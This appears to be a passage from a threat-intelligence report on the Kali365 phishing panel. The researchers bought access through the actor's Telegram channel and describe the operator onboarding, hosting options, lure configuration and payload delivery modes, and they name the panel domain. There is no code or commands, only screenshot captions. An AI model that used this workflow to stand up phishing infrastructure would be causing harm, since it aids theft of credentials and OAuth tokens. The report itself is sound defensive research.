
Figure: Kali365 web panel access after authentication, showing operator dashboard access in the purchased UI.
Kali365 Panel Evidence Streams
The following sections discuss two different panels. They are not equivalent:
- Legitimate purchased Kali365 web panel (
panel.privatetoken.app): real / production operator-workflow evidence obtained through the actor’s sales channel. - Fake/testing “Kali365 Lab Panel”: non-production test/demo-style panel; retained only as context and excluded from victimology or confirmed-impact claims.
Purchased web UI access: operator onboarding and lure management
Access to the Kali365 web UI was obtained through the actor’s Telegram sales channel for controlled threat-intelligence collection. This was separate from the acquired kali365.exe client sample and separate from the exposed panel telemetry recovered through digital footprinting. The access was used to document operator workflow and infrastructure configuration only; we did not access, validate, use, download, redistribute, or act on victim data, credentials, OAuth tokens, mailboxes, or third-party accounts. After authentication at panel.privatetoken.app, the web UI exposed the operator onboarding flow and initial dashboard shown below:

Figure: Purchased Kali365 web UI showing initial operator onboarding after panel authentication.
The infrastructure configuration workflow gives operators a choice of backup destinations, including Backblaze B2, Wasabi, or AWS S3.
The onboarding flow then prompts the operator to choose an infrastructure deployment path, including DigitalOcean or a custom VPS:

Figure: Kali365 web UI infrastructure deployment selection, including DigitalOcean and custom VPS options.
The panel then bootstraps the selected deployment and exposes the main configuration workflow:

Figure: Kali365 panel bootstrap and configuration workflow after infrastructure selection.
From there, the operator can configure phishing lures directly from the panel:

Figure: Kali365 lure-configuration interface exposed through the purchased web panel.
The main dashboard provides access to the operator-facing workflow and campaign controls:

Figure: Kali365 main dashboard showing operator-facing workflow and campaign controls.
Payload delivery is presented as a multi-option workflow, with several delivery modes available from the panel:
Figure: Kali365 panel recording showing the multi-option payload delivery workflow available to operators.
B2B Sender delivery mode:

Figure: B2B Sender delivery mode shown in the Kali365 web panel.
Alert delivery mode:

Figure: Alert delivery mode shown in the Kali365 web panel.
Infrastructure configuration:

Figure: Infrastructure configuration view in the Kali365 web panel. The screenshot shows s3.us-west-004.backblazeb2.com, indicating Backblaze B2 infrastructure is used.
Contact with the “Octopus King” Telegram account provided additional access and onboarding context:

Figure: Telegram contact with “Octopus King” providing panel-access and onboarding context.
The purchased web UI also includes language/UI elements that imply collection may extend beyond OAuth tokens (operator-claimed capability shown in-panel; not independently validated in this report):
